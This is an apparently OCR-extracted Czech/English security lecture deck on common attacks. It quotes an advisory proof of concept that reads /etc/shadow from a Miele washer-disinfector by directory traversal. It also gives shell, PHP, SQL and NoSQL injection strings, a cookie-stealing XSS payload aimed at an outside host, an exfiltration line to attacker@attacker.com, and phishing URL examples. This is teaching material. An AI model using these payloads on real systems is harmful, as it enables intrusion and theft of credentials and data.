Affected Products:
==================
Miele Professional PG 8528 (washer-disinfector) with ethernet interface.

...
```

Miele PG 8528 (washer-disinfector)

```
...
Details:
========
The corresponding embeded webserver "PST10 WebServer" typically listens
to port 80 and is prone to a directory traversal attack, therefore an
unauthenticated attacker may be able to exploit this issue to access
sensitive information to aide in subsequent attacks.

...
```

Miele PG 8528 (washer-disinfector)

```
...
Proof of Concept:
=================
~$ telnet 192.168.0.1 80
Trying 192.168.0.1...
Connected to 192.168.0.1.
Escape character ist '^]'.
GET /../../../../../../../../../../../../etc/shadow HTTP/1.1

HTTP/1.1 200 OK
Date: Wed, 16 Nov 2016 11:58:50 GMT
Server: PST10 WebServer
Content-Type: application/octet-stream
Last-Modified: Fri, 22 Feb 2013 10:04:40 GMT
Content-disposition: attachment; filename="./etc/shadow"
Accept-Ranges: bytes
Content-Length: 52

root:$1$$Md0i[...snip...]Z001:10933:0:99999:7:::

...
```

Miele PG 8528 (washer-disinfector)

```
...
Fix:
====
We are not aware of an actual fix.
```

Základní útoky

- Stack overflow (Přetečení zásobníku)
  - Stack smashing (Canaries: Terminator, Random, Random XOR)
  - Return-to-libc-attack
  - Snaží se o provedení tzv. ShellCode
- Ochrana paměti: W^X (OpenBSD), NX (Windows)
- Heap overflow
- Integer overflow/underflow
- Directory traversal
  - `../../../../../../../../etc/passwd`
- DoS, DDoS[1], Slow Loris

[1] IoUT, IoST

DoS recovery

Obrázek: Zdroj: pinterest.com/itpie/it-jokes/

DoS: Sound waves and HDD




Fig. 1. Experimental setup for performing acoustic attacks.

Obrázek: Zdroj: bleepingcomputer.com/news/security/acoustic-attacks-on-hdds-can-sabotage-pcs-cctv-systems-atms-more/

DoS recovery

TABLE I
ATTACK FREQUENCY RANGES FOR FOUR DIFFERENT HDD MODELS.

HDD Model	Capacity	Attack Frequency Window(s) (Hz)
WD3200AAKS-75L9A0	320 GB	[2,300 - 2,510]
WD5000AAKS-75A7B0	500 GB	[2,240 - 2,520] [3,800 - 4,020] [4,725 - 5,006]
WD10EZEX-08WN4A0	1 TB	[2,265 - 2,281] [2,455 - 2,503] [6,700 - 6,845] [8,212 - 8,873] [12,839 - 12,840]
WD40EZRZ-00GXCB0	4 TB	[4,590 - 6,550] [7,502 - 7,900] [8,398 - 8,618] [9,420 - 10,200]

Obrázek: Zdroj: bleepingcomputer.com/news/security/acoustic-attacks-on-hdds-can-sabotage-pcs-cctv-systems-atms-more/

Základní útoky

- Buffer overflow (Přetečení zásobníku)
  - Stack smashing (Canaries: Terminator, Random, Random XOR)
  - Return-to-libc-attack
  - Snaží se o provedení tzv. ShellCode
- Ochrana paměti: W^X (OpenBSD), NX (Windows)
- Heap overflow
- Integer overflow
- Directory traversal
  - `../../../../../../../../etc/passwd`
- DoS, DDoS, Slow Loris

Základní útoky


- Format string attack
  - `printf("%s", buf),printf("%s")`

Základní útoky

- Format string attack
  - `printf("%s", buf),printf("%s")`
- Permissions hacking

Základní útoky

Příklad:




Obrázek: XOR Race condition

- Format string attack
  - `printf("%s", buf),printf("%s")`
- Permissions hacking
- Race conditions

Základní útoky

Příklad:



Obrázek: Spirit Rover (filesystem full)

- Format string attack
  - `printf("%s", buf),printf("%s")`
- Permissions hacking
- Race conditions
  - Spirit Rover

Základní útoky

- Format string attack
  - `printf("%s", buf),printf("%s")`
- Permissions hacking
- Race conditions
  - Spirit Rover
  - TOCTTOU

TOCTTOU

- Time-of-check-to-time-of-use
- race conditions

```
if (access(file, R_OK) != 0) {
    exit(1);
}
```

```
fd = open(file, O_RDONLY);
// do something with the file descriptor fd...
```

TOCTTOU


- Time-of-check-to-time-of-use
- race conditions

```
if (access(file, R_OK) != 0) {
    exit(1);
}
```

***

```
fd = open(file, O_RDONLY);
// do something with the file descriptor fd...
```

Pouziti



Obrázek: Hacked in Translation

A human trap

Social hacking

Obrázek: Zdroj: pinterest.com/itpie/it-jokes/

Code injection: Shell

U jazyků, nevyžadujících striktní použití typů

- Vkládání škodlivého kódu
- Vkládání celých příkazů

- Příklad: Guestbook
  - `; cat /etc/passwd | email attacker@attacker.com`

Code injection: PHP

```
$myvar = "varname";
$x = $_GET['arg'];
eval("\$myvar = \$x;");
```

Code injection: PHP

```
$myvar = "varname";
$x = $_GET['arg'];
eval("\$myvar = \$x;");
```

Argument:

```
"10 ; system(\"/bin/echo uh-oh\");"
```

Code injection: PHP

```
if ( isset( $_GET['COLOR'] ) )
    $color = $_GET['COLOR'];
 require( $color . '.php' );
```

Code injection: SQL

```
"SELECT * FROM users WHERE
  name = ' " + userName + " ';"
```

Code injection: SQL

```
"SELECT * FROM users WHERE
  name = ' " + userName + " ';"
```

```
a' or 't'='t
```

Code injection: SQL

```
"SELECT * FROM users WHERE
  name = ' " + userName + " ';"
```

```
a' or 't'='t
```

```
SELECT * FROM users WHERE
  name = 'a' or 't'='t';
```

- (zneužití: ověření uživatele vždy projde)

Code injection: SQL

```
"SELECT * FROM users WHERE
  name = ' " + userName + " ';"
```

```
a';DROP TABLE users; SELECT * FROM
   data WHERE name LIKE '%
```

Code injection: SQL

```
"SELECT * FROM users WHERE
  name = ' " + userName + " ';"
```

```
a';DROP TABLE users; SELECT * FROM
   data WHERE name LIKE '%
```

```
SELECT * FROM users WHERE
  name = 'a';DROP TABLE users; SELECT * FROM
  data WHERE name LIKE '%';
```

Code injection: SQL

```
"SELECT * FROM data WHERE
  id = " + a_variable + ";"
```

Code injection: SQL

```
"SELECT * FROM data WHERE
  id = " + a_variable + ";"
```

```
1;DROP TABLE users
```

Code injection: SQL


```
"SELECT * FROM data WHERE
  id = " + a_variable + ";"
```

```
1;DROP TABLE users
```

```
SELECT * FROM data
  WHERE id = 1;DROP TABLE users;
```

- (ochrana: silná kontrola typu)

Code injection: SQL



Obrázek: Zdroj: xkcd.com

Obrana proti SQL Injection

- Prepared Statement, Odstranění literálů

Odstranění literálů

Před odstraněním

```
SELECT * FROM USER WHERE NAME='Smith'
SELECT * FROM ITEMS WHERE USERID=2
```

Odstranění literálů

Před odstraněním

```
SELECT * FROM USER WHERE NAME='Smith'
SELECT * FROM ITEMS WHERE USERID=2
```

Po odstranění

```
SELECT * FROM USER WHERE NAME=?
SELECT * FROM ITEMS WHERE USERID=?
```

Obrana proti SQL Injection

- Prepared Statement, Odstranění literálů
- Oprávnění (GRANT/REVOKE, uživatelské role)
- Uložené procedury (kontrola typu)

Stored procedures

Máme dvě uložené procedury

```
GET_PASSWORD(userName)
GET_USER(userName, password)
```

Stored procedures

Máme dvě uložené procedury

```
GET_PASSWORD(userName)
GET_USER(userName, password)
```

Lze zneužít:

```
GET_USER('admin',
  '' || GET_PASSWORD('admin') || '')
```

Code injection: NoSQL MongoDB/Node.js

Simple app:

```
query.title = ...; query.type = ...
if (query.type != 'secret') {
  return Document.find(query.exec().json()
} else return json([])
```

Code injection: NoSQL MongoDB/Node.js

```
query.title = ...; query.type = ...
if (query.type != 'secret') {
  return Document.find(query.exec().json()
} else return json([])
```

Example usage:

```
{"type" : "blog"} -> blogs: OK
{"type" : "secret"} -> empty array: OK
```

Code injection: NoSQL MongoDB/Node.js

```
query.title = ...; query.type = ...
if (query.type != 'secret') {
  return Document.find(query.exec().json()
} else return json([])
```

Example usage:

```
{"type" : "blog"} -> blogs: OK
{"type" : "secret"} -> empty array: OK
```

Injection:

```
{ "type": { "$gte": "" } } -> All documents: Err!
```

blog.sqreen.io/mongodb-will-not-prevent-nosql-injections-in-your-node-js-app

Obrana proti SQL Injection

- Prepared Statement, Odstranění literálů

Cross-Site Scripting (XSS)

```
http://host/a.php?variable=%22%3e%3c%73%63%72
%69%70%74%3e%64%6f%63%75%6d%65%6e%74%2e%6c%6f
%63%61%74%69%6f%6e%3d%27%68%74%74%70%3a%2f%2f
%77%77%77%2e%63%67%69%73%65%63%75%72%69%74%79
%2e%63%6f%6d%2f%63%67%69%2d%62%69%6e%2f%63%6f
%6f%6b%69%65%2e%63%67%69%3f%27%20%2b%64%6f%63
%75%6d%65%6e%74%2e%63%6f%6f%6b%69%65%3c%2f%73
%63%72%69%70%74%3e
```

Cross-Site Scripting (XSS)

```
http://host/a.php?variable="><script>
document.location=
'http://www.cgisecurity.com/cgi-bin/cookie.cgi?
 '%20+document.cookie</script>
```

Web-based attacks

- XSS (Cross-site scripting)
- Cookies (session hijack), sniffing
- Confused-deputy, napr.: CSRF[2]

[2] Cross-site request forgery
[3] HTTP Strict Transfer Security
[4] HTTP Public Key Pinning

Web-based attacks

- XSS (Cross-site scripting)
- Cookies (session hijack), sniffing
- Confused-deputy, napr.: CSRF[2]
- SSL stripping (HSTS[3], HPKP[4])

[2] Cross-site request forgery
[3] HTTP Strict Transfer Security
[4] HTTP Public Key Pinning

Web-based attacks

- XSS (Cross-site scripting)
- Cookies (session hijack), sniffing
- Confused-deputy, napr.: CSRF[2]
- SSL stripping (HSTS[3], HPKP[4])
- Clickjacking (UI Redress), TabNabbing, Silent link replacement, Custom Find (Ctrl+F) event, ...

[2] Cross-site request forgery
[3] HTTP Strict Transfer Security
[4] HTTP Public Key Pinning

Other / Nomenclature

- Evil maid attack, cold boot attack

Other / Nomenclature


- Evil maid attack, cold boot attack
- Scareware, Rogueware, Malware, Adware, Spyware, Dialer, Keylogger, Phishing attacks (Spear phishing, Waterhole attacks), ...

Other / Nomenclature

- Evil maid attack, cold boot attack
- Scareware, Rogueware, Malware, Adware, Spyware, Dialer, Keylogger, Phishing attacks (Spear phishing, Waterhole attacks), ...
- *Ransomware*, ...

URL Padding

- `https://facebook.com-login.phishing.com/`
- `https://facebook.com----------------login.phishi`
- `http://m.facebook.com-------------login.xrwdnaeh`



Homograph Attack

Obrázek: IDN domena

Obrázek: Classical

Which one is correct?

- `https://www.xn--80ak6aa92e.com/`
- `http://https://www.apple.com/`

Homographic phishing


http://www.epic.com/
http://www.epic.com/

Obrázek: Zdroj: `https://www.s3c.cz/blog/posts/temer-neodhalitelny-homograficky-phishing`


Which one is correct?

- `http://www.epic.com/`
- `http://www.epic.com/`

Ransomware (2016, 1 BTC)



Ransomware PopcornTime (2016, 1 BTC)



Restoring your files - The nasty way

Send the link below to other people, if two or more people will install this file and pay, we will decrypt your files for free.

https://3hnuhydu4pd247qb.onion.to/r/0e72bfe849c71dec4a867fe60c78ffa5

Obrázek: Save with MLM ;)

Ransomware

Studie Q3 2016 Malware Review společnosti PhishMe uvádí následující hlavní trendy phishingových e-mailů: 97 % z nich je spojeno s nějakou formou distribuce ransomwaru, pouze 3 % distribuují zcela jiný malware – především různé formy "tiché" infekce určené k tomu, aby v organizacích mohly nepozorovaně fungovat co nejdelší dobu a sbírat data.

Other / Nomenclature

- Evil maid attack, cold boot attack
- Scareware, Rogueware, Malware, Adware, Spyware, Dialer, Keylogger, Phishing attacks (Spear phishing, Waterhole attacks), ...
- *Ransomware*, CaaS (Crimeware as a S.)

[5] Domain Generation Algorithm; sometimes FastFlux (300s record change)

Other / Nomenclature

- Evil maid attack, cold boot attack
- Scareware, Rogueware, Malware, Adware, Spyware, Dialer, Keylogger, Phishing attacks (Spear phishing, Waterhole attacks), ...
- *Ransomware*, CaaS (Crimeware as a S.)
- Side channel attacks, timing attacks

[5] Domain Generation Algorithm; sometimes FastFlux (300s record change)

Other / Nomenclature

- Evil maid attack, cold boot attack
- Scareware, Rogueware, Malware, Adware, Spyware, Dialer, Keylogger, Phishing attacks (Spear phishing, Waterhole attacks), ...
- *Ransomware*, CaaS (Crimeware as a S.)
- Side channel attacks, timing attacks
- MITM attacks, SSL Stripping

[5] Domain Generation Algorithm; sometimes FastFlux (300s record change)

Other / Nomenclature

- Evil maid attack, cold boot attack
- Scareware, Rogueware, Malware, Adware, Spyware, Dialer, Keylogger, Phishing attacks (Spear phishing, Waterhole attacks), ...
- *Ransomware*, CaaS (Crimeware as a S.)
- Side channel attacks, timing attacks
- MITM attacks, SSL Stripping
- ROP, emulation detection

[5] Domain Generation Algorithm; sometimes FastFlux (300s record change)

Other / Nomenclature

- Evil maid attack, cold boot attack
- Scareware, Rogueware, Malware, Adware, Spyware, Dialer, Keylogger, Phishing attacks (Spear phishing, Waterhole attacks), ...
- *Ransomware*, CaaS (Crimeware as a S.)
- Side channel attacks, timing attacks
- MITM attacks, SSL Stripping
- ROP, emulation detection
- Botnets, DGA[5]

[5] Domain Generation Algorithm; sometimes FastFlux (300s record change)

2015 attack vectors for malware

- .exe files: 30 %
- .zip, .jar: more than 16 %
- MSOffice: 9 %, PDF: 7.5 %
- trend: trusted files: PDF, Flash, MSOffice

[6] in Checkpoint Security Report, 2016

2015 attack vectors for malware

- .exe files: 30 %
- .zip, .jar: more than 16 %
- MSOffice: 9 %, PDF: 7.5 %
- trend: trusted files: PDF, Flash, MSOffice
- Antivirus: Signature based: Creating unknown malware is easier than ever.

[6] in Checkpoint Security Report, 2016


2015 attack vectors for malware

- .exe files: 30 %
- .zip, .jar: more than 16 %
- MSOffice: 9 %, PDF: 7.5 %
- trend: trusted files: PDF, Flash, MSOffice

- Antivirus: Signature based: Creating unknown malware is easier than ever.
- With nearly *12 million* new malware variants being discovered *every month*, more new malware has been discovered in the past two years than in the previous 29 years combined[6]


[6] in Checkpoint Security Report, 2016

Trends...?



Obrázek: Zdroj: Checkpoint Security Report 2015


Trends in Android Malware



Obrázek: Zdroj: Checkpoint Security Report 2015

- Obfuscation


Trends in Android Malware



Obrázek: Zdroj: Checkpoint Security Report 2015

- Obfuscation
- Evasion techniques

